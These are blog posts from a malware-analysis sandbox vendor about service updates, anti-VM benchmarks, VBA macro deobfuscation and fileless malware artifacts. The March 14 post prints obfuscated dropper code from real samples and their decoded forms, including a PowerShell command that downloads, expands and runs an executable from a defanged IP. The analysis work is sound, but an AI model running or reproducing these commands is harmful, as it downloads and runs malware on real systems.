Tuesday, April 14, 2015

Improved webservice statistics and a new feature called 'Behavior Chronology'

Actually, we had meant to use this blogpost to write about specific malware samples and forensic investigation techniques applied to such specific samples, but our latest development tasks are taking up all the time of the team right now. Since we don't want our users to miss out on any of the latest additions, we are going to briefly outline some new features in yet another update blogpost.

Webservice Statistics


We made a complete 'rehaul' of the webservice statistics page. It is something we had been planning to do, because there is some really neat things possible using the report data - and now that we have more than 8000 reports in our database - we thought the time was ripe. Over time, we will surely add more and different output, so this is really just an introduction. The new webservice statistics include information on:
  • Potentially Interestings Samples (Original AV% < 10 with Threat Score > = 80)
  • A nice area spline that shows the reports generated over the past 100 days
  • The top 20 file types processed on the webservice
  • The top 20 file packers detected on the webservice
  • The top 20 virus families detected on the webservice
  • A new 'AV Detection Distribution' that shows how many AVs trigger on a given sample (e.g. only 2% of the time more than 90% agree a file is malicious)
  • A top/bottom statistic of matched signatures (with a search link if you hover the pie)
  • Some additional facts (like the % of users sharing samples with the community)


What we really like the most is the 'Potentially Interesting Samples' section, because it is a really fast way to dive into reports that might contain something new (and these reports usually underline the strengths of a sandbox system). Why? Because if the AV detection is 'low' (it's usually always the same candidates that perform well) and the 'Threat Ratio' (which is calculated by our sandbox system and mainly based on the behavior signatures and a predefined relevance) is high, the input sample is probably a new variant or implementing some interesting tricks to avoid AV detection.

A nice 'fun fact' is that nearly 80% of all uploaded samples are also shared with the community. We think that is really a great positive signal and shows the character of the IT-Security community (at least of our users).

Behavior Chronology

This feature is really new and was actually added to all new generated reports this morning. Basically, it's a new diagram that puts behavior signatures which are based on some kind of 'time-related event' (like an API call, a registry access or file event) in a chronological order, specifically by the first time the associated signature triggered. This is not per-process, but a very global view on what is happening on the underlying system. The following diagram shows an example:


Hovering over some of the bubbles (by the way: their size is based on the relevance of the associated signature), we can quickly get a brief impression on what the file is doing. At the beginning, it queries the machine version, the windows account name, etc., then it starts sleeping for a long time and eventually prepares some internet related things (modifying the proxy settings) and persists itself. Here is a link to the report associated with the diagram above. This global perspective (as it's not per-process) on specific behavior 'events' (especially with our growing signature database) should give some unique and added insights into the 'what happens when' part of investigation. Also, some meta-signatures that could trigger when detecting specific event sequences could be added in a future version. Either way, in our opinion the feature shows that automated malware analysis and digital forensics is an 'open end' topic and there's so many things still waiting to be implemented.

If you have any questions or would like to make feature suggestions, feel free to use our contact form and we will get back to you shortly.

Monday, March 23, 2015

Latest Updates of VxStream Sandbox and the Malware Analysis Service at Hybrid-Analysis.com

A previous blogpost published at the beginning of February outlined some of the new features that were added to our online malware service. We have added quite a lot of functionality since then and think it is a good idea to post a brief summary of what that is exactly to keep our readers and users up-to-date.


Updated Anti-VM Technology

After Pafish v0.4 (a benchmarking tool that implements common VM detection methods) was released earlier this year, we updated our anti-vm technology to be up-to-date and made a small benchmark of some popular malware analysis services at the same time. Today, Pafish v0.5 was released and we will start working on our anti-vm technology in the coming weeks and keep you updated on any progress.


Improved Searching Capabilities

We improved the webservice search and added some more advanced search options. On the previous version, you were able to search by filename, MD5 or SHA256 hash. Now, you can also search for a virus family name, all reports that contacted a specific host IP address or domain. Examples:
Please note: if only one result is returned by the search, you are automatically redirected to the report. Also, the vxfamily search is a substring search and applies only to the VxStream determined virus family name. All search results are limited to at most 100.

Also, some of the new searching capabilities were integrated into all online reports with direct links, so you can continue navigating to other reports by clicking the virus family name or quickly find other reports with common network destinations (see the following image).


Updated VBA Macro Parsing

As we had been getting more and more uploads of Word files and malicious XML files (and not all of them triggered or showed outgoing network traffic), we spent some time and added a small VBA "de-obfuscating" engine that helps extracting C2 IPs regardless of the runtime behavior. We made a blogpost about it last week that received good feedback and is showing some good results so far. After we published the blogpost, Philippe Lagadec announced that he is working on a generic engine that does the same and more - so we are looking forward to that development and will keep you updated on any progress.


Other updates not mentioned anywhere

Of course, we also make updates that are not published as part of blogposts or mentioned in the FAQ page of the service, because it would take too much time and not everything is really significant. Some of these updates over the past week included:
  • we added new YARA signatures that run on all input samples (we have ~600 online right now)
  • we have been adding more generic behavior signatures (we have ~215 online right now)
  • we added a webservice statistics page to clean up the front page, which tells you the current status of the number of signatures loaded by the system
  • we added support for MIME types (i.e. you can upload a MIME type and the service will "unmime" it and analyze a valid file, if it is embedded)
  • we added "environment groups" (multiple systems) that can be selected from if you upload a file
  • we added some Windows 8.1 VMs
  • we added the ability to "not share" a sample when submitting (it is not available for download and not uploaded to VirusTotal, if unknown)
  • we added a download for strings detected in-memory
  • we added shellcode streams that are extracted from memory written to foreign processes
  • we brushed up the visuals a bit, especially the submissions list that contains a lot more information now
.. and a few other minor things that should not be mentioned here.

Saturday, March 14, 2015

Analyzing obfuscated VBA macros to extract C2 IP/URLs regardless of runtime behavior

Introduction

Lately, we have been seeing quite a lot of Office documents (or XML files with embedded Office documents, etc.) that have embedded VBA macros on our malware analysis service, which try to drop Dridex or similar. Internally, we use olevba (thanks for this great tool to Philippe Lagadec, by the way!) to extract the VBA macro source code. Sometimes though, the Word file does not "trigger" (as it might include some VM detection code, requirement incompatibilities, etc.) so that in order to extract something useful like a C2 IP/URL nevertheless, we are left with static analysis techniques and an often heavily obfuscated macro source. Here's an example:
Function \xe2\xe0\xfb\xe2\xc0\xc0\xfb\xe2\xef\xfb\xe2\xe0(z0ktwRXRQZl2qo0_ As String, d4ok1z1Z0N As String) As Boolean

\xcf\xd0\xfb\xe2\xe0\xc0 = 
\xce\xf0\xe2\xe0\xe0\xcc\xd0\xce\xeb\xe2\xef\xe2\xe0\xef(0&amp;, 
z0ktwRXRQZl2qo0_, d4ok1z1Z0N, 0&amp;, 0&amp;)

Set \xe3\xed\xc3\xd8\xc0\xcf\xf8\xe2\xfb\xe0 = 
CreateObject(QSzFZhQCxywB(Chr$(83) &amp; Chr$(132) &amp; 
Chr$(104) &amp; Chr$(55) &amp; Chr$(101) &amp; Chr$(87) 
&amp; Chr$(108) &amp; Chr$(89) &amp; Chr$(108) &amp; 
Chr$(131) &amp; Chr$(46) &amp; Chr$(133) &amp; Chr$(65) 
&amp; Chr$(52) &amp; Chr$(112) &amp; Chr$(97) &amp; 
Chr$(112) &amp; Chr$(61) &amp; Chr$(108) &amp; Chr$(117) 
&amp; Chr$(105) &amp; Chr$(47) &amp; Chr$(99) &amp; 
Chr$(110) &amp; Chr$(97) &amp; Chr$(122) &amp; Chr$(116) 
&amp; Chr$(59) &amp; Chr$(105) &amp; Chr$(75) &amp; 
Chr$(111) &amp; Chr$(54) &amp; Chr$(110) &amp; Chr$(115)))"
As we can see (even with VB syntax highlighting ;-) it is not very human friendly and applying a regex to pull an URL will not work either. In order to understand the VBA source better (and possibly apply some patterns), we would need to resolve e.g. the Chr$() calls, the ampersands, concatenate strings and so forth. As this is a pretty straightforward and "dumb" and "time consuming" manual process, we had an idea: why not do try to automate these kind of tasks - after all this is crying for a computer program to process. So we developed a small "simplifier" engine/algorithm that does some multi-passes through the various VBA functions to resolve and concatenate strings (and a little bit more). Additionally, we implemented some semi-intelligent brute-force mechanisms to extract URLs from the "simplified source code", as some of them are often padded with trash bytes or other simple algorithms.

Here is a "before/after" example to make this "simplification" a bit more understanding.

Before

URLLSK = "www.asivamosensalud.org/images/log"

STAA = "savepic.su/5238122"

STAB = "savepic.su/5233002"

...

Print #Kasdwq, "c" &amp; "s" + "c" &amp; "ri" &amp; "pt" &amp; ".e" &amp; Chr(120) &amp; "e " &amp; Chr(34) &amp; "c:\W" + "indows\T" + "emp" + "\" + VBTXP + Chr(34)Print #Kasdwq, "pin" + "g 2.2.1.1 -n" &amp; " 2" + ""

Print #Kasdwq, "" + "c:\W" + "indows\Te" + "mp\444" + "." + Chr(Asc("e")) + Chr(Asc("x")) + Chr(Asc("e"))

...

Print #FileNumber, "strRT = " + Chr(34) + "h" + Chr(Asc(Chr(Asc("t")))) + "t" + "p" + "://" + URLLSK + "." + Chr(Asc("j")) + Chr(Asc("p")) + "g" + Chr(34)

Print #FileNumber, "statRT = " + Chr(34) + "h" + Chr(Asc(Chr(Asc("t")))) + "t" + "p" + "://" + STAA + "." + Chr(Asc("p")) + Chr(Asc("n")) + "g" + Chr(34)
    

After

Print #Kasdwq, "cscript.exe "c:\Windows\Temp\adobeacd-updatexp.vbs""

Print #Kasdwq, "ping 2.2.1.1 -n 2"

Print #Kasdwq, "c:\Windows\Temp\444.exe"

...

Print #FileNumber, "strRT = "http://www.asivamosensalud.org/images/log.jpg""

Print #FileNumber, "statRT = "http://savepic.su/5238122.png""

While the above example is a rather simple one, it still shows the basic principle and even includes a variable "constant propagation" kind of algorithm (see "URLLSK" and "STAA" in the "Before" code).


In Practice

Of course, we have been testing our new simplification algorithm and ran it against a few malicious Word documents, especially those that do not "trigger" (i.e. successfully start downloading files). The "non-triggering" samples are the most interesting, as those that execute successfully contain the alleged C2 URLs and IPs anyway. In the following, a few real-world examples with the corresponding malwr reports to underline that both systems did not trigger and/or show any network traffic.


Example 1

SHA256: 475aa057202c98a0eab161e1d073390b34312565f98efb6c527c01791805523b
Link: Hybrid-Analysis Report
Link: Malwr Report
VirusTotal: 2/57 (Sophos, TrendMicro) on 13/03/15, 19/57  on 14/03/15
Decoded URL: hxxp://95.163.121.186/api/gbb1.exe


Example 2

SHA256: 9683b0eed6bdb1f16607a9cac5c72af2a69839bb591d5f8bfd3efc3963b292c0
Link: Hybrid-Analysis Report
Link: Malwr Report
VirusTotal: 1/57 (Ikarus) on 13/03/15, 23/57 on 14/03/15
Decoded URL: hxxp://accalamh.aspone.cz/js/bin.exe


Example 3

SHA256: 8e6bb148ffc0e18c0450a89f7b0ba729a28eb22da12fd3f69d18daa85fd09024
Link: Hybrid-Analysis Report
Link: Malwr Report
VirusTotal: 1/57 (CAT-QuickHeal) on 16/02/15, 35/57 on 14/03/15
Decoded URL: hxxp://91.220.131.28/upd2/install.exe

When you take a look at the Hybrid-Analysis reports running with the new VBA processing capabilities, then you will see extracted C2 URLs/IPs as a "Found URL in decoded VBA string" signature in the malicious section at the top of the report. This is how it looks:


Of course, the presented simplification will not always yield the desired result, especially when malware authors adapt and introduce more complicated obfuscation techniques. As always, it is a bit of a cat and mouse game. Thus, we will be observing samples being submitted and try to adapt, if we can and if it's necessary. The current version works, but it is at the same time also a "proof of concept" to underline that there's a lot of room for improvement.

Conclusion

In our opinion we can make at least the following conclusions:
  • static analysis in the context of malware analysis can be very important, if we are a little bit more intelligent about it
  • from the small AV benchmark (see VirusTotal results above): we can say that about 1/3 of AV vendors seem to react quite quickly to new threats within 24 hours and/or day(s), while about 2/3 of AV vendors seem to react within the first couple of weeks, but a lot of vendors seem to have issues if it's a zero-day Word document, although it would be possible to detect malicious characteristics using pure static analysi
///

Update: small "add-on" to the decoding technique presented above. We have been getting some samples that try to hide URLs and other interesting strings using a simple hex-encoded ASCII string. Here is a good example:

https://www.hybrid-analysis.com/sample/83758075cd5d2538d77cb5b723fab1656455f0639f59d59898b23fb593bf3871

If we scroll down to the "Contains embedded VBA macros" and uncollapse the signature, then we can see the following VBA code:


The decoded String is actually:

cmd /K powershell.exe -ExecutionPolicy bypass -noprofile (New-Object System.Net.WebClient).DownloadFile('hxxp://193.26.217.197/instana/vsacz.exe','%TEMP%\BKHkjgkKKJdf.cab'); expand %TEMP%\BKHkjgkKKJdf.cab %TEMP%\BKHkjgkKKJdf.exe; start %TEMP%\BKHkjgkKKJdf.exe;

Ouch! ;-)

We updated our algorithm to now also decode these kind of strings and forward them to the behavior signature interface (thereby triggering string related signatures and detecting the URL).

///

Contact us or learn more about VxStream Sandbox - Automated Malware Analysis.

Wednesday, February 25, 2015

Why Hybrid Analysis is not a marketing joke, but a useful technology

In 5 minutes you will know why Hybrid Analysis is useful - and not a marketing joke.

The case

As usual, we were checking reports uploaded to our malware analysis online service. Yesterday, we came by a report of sample* that is actually not that interesting, it is a typical dropper. The only significant aspect about the file at first sight is that it is relatively small (only ~14 KB) and tries to leave as little traces on the system as possible. Nevertheless, since everyone deserves a second chance, we decided to take a closer look and see if we couldn't find something that we could turn into a generic signature for malicious behavior. Generic signatures are great, because they apply to a broad variety of malware and obviously to new variants. We have seen a lot of samples that were uploaded, which were previously unknown to e.g. VirusTotal, but contained a lot of malicious behavior. Anyway, let's dive into the sample.

The first thing I always do is take a look at the signatures that matched. Then, I usually take a look at the network connections and process tree of analyzed processes. This obligatory check on the Hybrid Analysis section sometimes reveals quite interesting annotated disassembly listings (so called "Streams"). Since we can build signatures that fire on any kind of data found in the report, we come by some goodies from time to time.

Hybrid Analysis in action

The following screenshot is taken from the heuristically determined "most relevant" function found with the Hybrid Analysis engine:


We can see a typical pattern used by malware authors to "hide" strings from string-searching algorithms by building/concatenating a string character-by-character, often saving them in a local variable on the stack. This is quite an effective method, because the "final string" is concatenated at runtime so to speak and not lying in memory (i.e. even a process memory scan would not reveal the string, unless the stack/heap is snapshoted in just the right moment). Anyhow, usually these type of strings are API names and used for a GetProcAddress call to lookup the associated virtual address.

Turn it into something useful

The idea we had is the following: if we detect a lot (maybe more than 10) single characters being pushed onto the stack and a reference to GetProcAddress/LdrGetProcedureAddress in the same function/context, then we can assume someone is trying to hide a procedure name lookup from string scanning engines. So we whipped up a signature that does exactly that. Here it is after updating our online service and re-running the sample:


As we can see, there is enough indicators to make the decision that the behavior seen is malicious. This generic signature will fire on any sample uploaded to our service that contains the same or a similar trick. If you are interested in the signature code itself and how it was implemented, please get in touch through our contact form.

Final Notes

In this blogpost we learned that "Hybrid Analysis" (the combination of static analysis on memory dumps/binary files with dynamic runtime data/context information) can add valuable indicators that would have otherwise never been available. That is one of the reasons why VxStream Sandbox can extract more artifacts/indicators to trigger behavior signatures on than most other systems on the market. This does not mean we think our system is the perfect solution, but the underlying technology is solid and we believe that we are developing our software in the right direction.

The full report for this sample: https://www.hybrid-analysis.com/sample/342f9acdb9b89e963761fea283daccf0c7cacaf513a46fd09d9cc89223b9d978/

*SHA256: 342f9acdb9b89e963761fea283daccf0c7cacaf513a46fd09d9cc89223b9d978

Sunday, February 22, 2015

Benchmarking some popular public malware analysis services regarding their "Anti-VM" technology

While checking submissions on our webservice we discovered that someone uploaded a "new" version of Pafish (by a0rtega). Pafish is a demo tool that performs typical anti-VM tricks in use by common and sophisticated malware. The new version of Pafish adds a lot of new VM and system trace checks, especially for VirtualBox. As is known, VirtualBox happens to be the default analysis environment of most sandboxes (including Cuckoo Sandbox's Malwr service and our own Hybrid-Analysis.com's free malware analysis service).

To be honest, the new version of Pafish did detect our virtual machine environment using some of the new methods - and it is impossible to prevent all types of detections ahead of time. More importantly, it is necessary to stay on top of the game and offer a software product that is agile and can adapt quickly. That is one of the principles we try to live up to and thus we always try to improve quickly and update VxStream Sandbox when necessary. A benchmarking tool like Pafish is a perfect development tool, because it's a very straightforward, comparable and easy way to stay on par with typical anti-VM methods. On a side note: the "new" release of Pafish is actually not that new, it was released at the beginning of this year - i.e. it's about two months old. One would think that well established and well known sandbox systems like Malwr, ThreatTrack or Comodo would have adapted by now - but to our surprise this is not the case.

First of all, this is how it should look if you run Pafish v0.4 (current state of VxStream Sandbox):


The green "OK" indicates that the specific check was passed and Pafish was not able to detect that it is running on a virtual machine. Here is one full report of VxStream Sandbox on our webservice (we copied the different console outputs into one screenshot to save space).

This is how the instance of Cuckoo Sandbox running on Malwr performed:



This is how Comodo Instant Malware Analysis performed:


The created "hi_" files indicate detection.

This is how ThreatExpert performed (it seems to be using VMWare as environment - and those checks are very old):


Sadly, Anubis failed to even parse the file, but to their defense the service is not being actively maintained it seems:


Finally, let me quote from ThreatTrack's main page before finishing up with this blogpost:

"Our solutions detect the world's most sophisticated malware – including Advance Persistent Threats (APTs) and targeted attacks – and empower you to completely eliminate those threats from your network."

I am assuming that "the world's most sophisticated malware" does not include simple VM checks *grin*. Nevertheless, I would like to underline that we are not claiming to include the "best anti-VM technology" possible (and that's a big difference to other malware analysis vendors), but at least we try to get the basic homework done. Big vendors that claim they include "high-end technology" should be doing the same (taking care of their homework) and spend less money on marketing bla-bla. Of course, it is a bit unfair to mention Cuckoo Sandbox with its malware service Malwr in this context, because it is based on an open-source tool, but I added it for completeness sakes, as it is the most popular free malware analysis service available.

Update (03/23/15): One of the Cuckoo Sandbox authors complained to us last week that they never claimed to have anti-vm technology included in their sandbox system, which might be true for the sandbox system itself, but this blogpost is focusing on public online services only (which is why we now updated the blogpost title, it might have been a bit inaccurate before), their output and not theoretical capabilities of the tools behind the services. The assumption that an online service demonstrates the latest and greatest version and capabilities of a sandbox system is valid one in our eyes, because a user probably expects an online service to try to analyze malware as good as possible, at least when it is about important aspects of malware analysis.

Tuesday, February 3, 2015

VxStream Sandbox and Hybrid-Analysis.com - Free Malware Analysis - Evolution

What's been happening?


This blogpost will focus around the evolution of the online webservice, the cool features we added over the past weeks and demonstrate them on a couple of real world samples.

In the middle of November last year (so about 10 weeks ago) the automated malware behavior analysis service at www.hybrid-analysis.com was released to the public and since then the delicate flower has been starting to blossom a bit.


So far we've had about a bit more than 2000 analyses with ~1900 unique files, more than 25k behavior signatures matched and we had 50k page views with 6k unique sessions from 107 different countries accessing our service. The overall bounce rate is only 54% with 38% returning visitors, so we have been addressing a targeted audience. This is how the world map looks, if you colorize countries by their frequency of access to the webservice (taken from Google Analytics):


We've also been noticing that people have been using our service more and more frequently during the "work days", so it is a good sign that people are utilizing our service at a professional level:

Also, we received quite a lot of feedback and feature suggestions, that we would like to present to you in the following. Our conclusion so far: we must be doing something right.

New Major Features


Let me start out saying: we added a lot. So many features, that we decided to address only the most important ones.

Supported File Types

Right from the beginning, we had a lot of documents/PDF files being uploaded that weren't supported at first, so we focused on adding to the list of supported file types. Right now you can upload any of the following filetypes:

Documents (new!): .doc, .docx, .rtf, .xls, .xlsx, .ppt, .pptx, .pdf
Executables: any kind of Windows PE file (.exe, .scr, .dll, .pif, .com, etc.).

All of the file types are detected automatically, so you can have any suffix, it will be ignored anyway. As we also had some users request to upload their files in different archive formats, we added support for some common archive types. Right now, you can upload any archive with or without the standard password ('infected') with the following archive format:

zip, 7z, xz, bzip2, gzip2, tar, wim

We also added support for uploading multiple files in a single archive. For more information on the special syntax required, please get in touch with us using the contact form on our company webpage.

Extended Document Parsing

Of course, an analysis system could just open e.g. a WORD document file and simply watch what's happening (network traffic, dropped files or new processes being created). Often though this approach requires a potentially embedded exploit to trigger, so we added parsers that extract VBA macros or embedded Javascript in PDF files for which the extracted data is piped to our signature interface. This comes in handy, especially if the document exploit doesn't trigger, because e.g. the shellcode/macro itself often contains valuable indicators already, even if it is obfuscated.

Here is an example of VBA macro extraction:


Improved YARA integration

One of our users creates YARA signatures based on extracted process memory strings, so we extended our YARA integration to run especially on these kind of strings to demonstrate the functionality. Actually, we use the small set of YARA rules in-place now to classify RATs:


Parsing Screenshots using Optical Character Recognition (OCR)

Although this idea isn't new, we decided to add some simple OCR parsing of the screenshots our analysis system takes in order to demonstrate how easy it is to add a complex process into the existing system and achieve a result that - due to its generic character - will apply also to unknown samples in the future.


Brushed-up the "Extracted Strings" section

Another nice addition was the brush-up of the extracted strings section, which now includes multiple tabs that list a pre-selected subset of all strings, strings extracted from screenshot parsing, strings extracted from a dropped file/the input sample (binary scan) or strings from the various analyzed processes. With the ability to download all memory-extracted strings we think the new "Extracted Strings" section adds more depth and overview. If you click the "Details" button, more information on the origin of the string (what type of file or event was the cause) is displayed:


Behavior Signatures

Our "daily business" is to add behavior signatures, as they trigger on a variety of different events and offer a quick overview and valuable indicators at the same time. Signatures can trigger on registry accesses, file operations, on strings, created mutants, a specific API call, on AV test results, extracted instructions from our disassembly "streams", and so forth and so on. We have been adding a lot of signatures since the service started (old report run-throughs might not include all the latest and greatest) and nearly doubled our signatures in-place with 180+ signatures serving right now. If you come by a sample that shows behavior you believe is not being reflected by a signature (i.e. you think a specific signature is missing), just let us know and we will add it if possible.

Summary


In this blogpost we presented the major features that were added over the past weeks to the service and sandbox system. Of course, we also had a lot of other smaller features/visual improvements that we implemented to the reports silently (e.g. the display on tablets/mobile phones) and improved the runtime monitor (e.g. better .NET sample loading and monitoring of system processes), but it would be out of the scope of this blogpost to list every tine addition/change. Overall, we believe that our system is moving in the right direction, also based on the feedback we have been getting. We have a very ambitious roadmap for 2015 and will let you know when we reach our next milestone.

We hope you enjoyed this brief summary and continue using our free service and don't stop on the feedback.

One last advertising side-note: If you are interested in purchasing the full version for an on-premise installation (the entire system is available as a standalone) and/or want to run your own private cloud service, please get in touch using our contact form and we will get back to you with more details.

Wednesday, January 7, 2015

Using Hybrid Analysis technology to extract artifacts from a fileless memory malware "Powerliks"

Just recently a user of our new malware analysis service at www.hybrid-analysis.com sent us an E-Mail regarding a report. In this case, it was an analysis of a "memory malware" (so called fileless malware) that tries to reside only in memory. The sample analyzed is quite extensively described in the following blogpost by Corey Harrell, which is a good read by the way.

Before diving into this blogpost, this is the sample and report we will be refering to (you can download the sample from the VxStream Sandbox Report at the top):

Sample SHA256: 4727b7ea70d0fc00f96a28de7fa3d97fa9d0b253bd63ae54fbbf0bd0c8b766bb

Anyway, if we come accross some interesting samples or blogposts, we always try to see if we can replicate similar results with our system. If we do find a good example, then we like to share it now and then, because although automated malware analysis systems are not "perfect" or a "silver bullet", they can aid a professional in their daily work process, be it on a manual level or on a larger scale system that processes thousands of samples per day. Actually, the user mailing creates yara rules that are applied to a process memory scanning application so that unique artifacts are valuable information.

The most important artifacts that were deducted from the blogpost Corey wrote about is the C2 IP address 178.89.159.35 and a rundll32.exe call with a javascript shellcode:

(Source: Corey Harrell)

So, let's take a look at our own report now...

Finding artifacts using the VxStream Sandbox Report

After scrolling past the variety of signatures at the top of the report (which do contain quite some interesting matches, such as the PE timestamp that claims the program is from 1979 or the native function call to NtSetValueKey), we quickly arrive at the Hybrid Analysis section (take note of the new tooltip that indicates to users that they can click on an analyzed process to extract more detailed information) and see the Network Traffic as well:


So the C2 server 178.89.159.35 (as well as .34) was actually contacted. Good enough you say, but let us take a look at more details and click on the child process (PID 1784). Although we are not overwhelmed by details, the "Streams" section is especially interesting this time around. As the detected streams are sorted by an internally computed "Relevance" (based on the number of Strings/APIs, number of instructions, etc.), we find an interesting disassembly stream right at the beginning.

Stream 08093078-00001784-51075-88-00401BF5 (Executed: false, Relevance: 136.4)
Extracted from 08093078-00001784.00000001.8120281.400000.00000040.mdmp

Scrolling down a bit we actually find the shellcode mentioned in the blogpost quite easily:


Taking a look at another function we find the hardcoded C2 IP addresses and the query format:


The "Executed: true" note matches our expectation after having seen the network traffic earlier. Also, it is nice to see a reference to the memory dump file where the disassembly was extracted from, in case we want to analyze the correct dump file(s) in e.g. IDA or another professional disassembler.

If we would use the full XML report that contains all data in a structured format and parse the entire context, then it suddenly becomes possible to create even stronger, more context sensitive rules to detect and classify malware. For example, if one would consider not only a single keyword of the shellcode (like RunHTMLApplication), but the presence of NtSetValueKey API call or a certain order of API calls, then the overall detection ratio and false positive ratio could improve considerably. That is one of the advantages of combining memory dumps with static analysis and dynamic information.

Conclusion

This small blogpost outlined the advantages of Hybrid Analysis. In this blogpost we took a look at a memory malware sample and made an example of how quickly it is possible to determine and extract artifacts for rule generation. Not in the same fashion as would be done by a professional incident response team member, but with similar and evenly worthy results.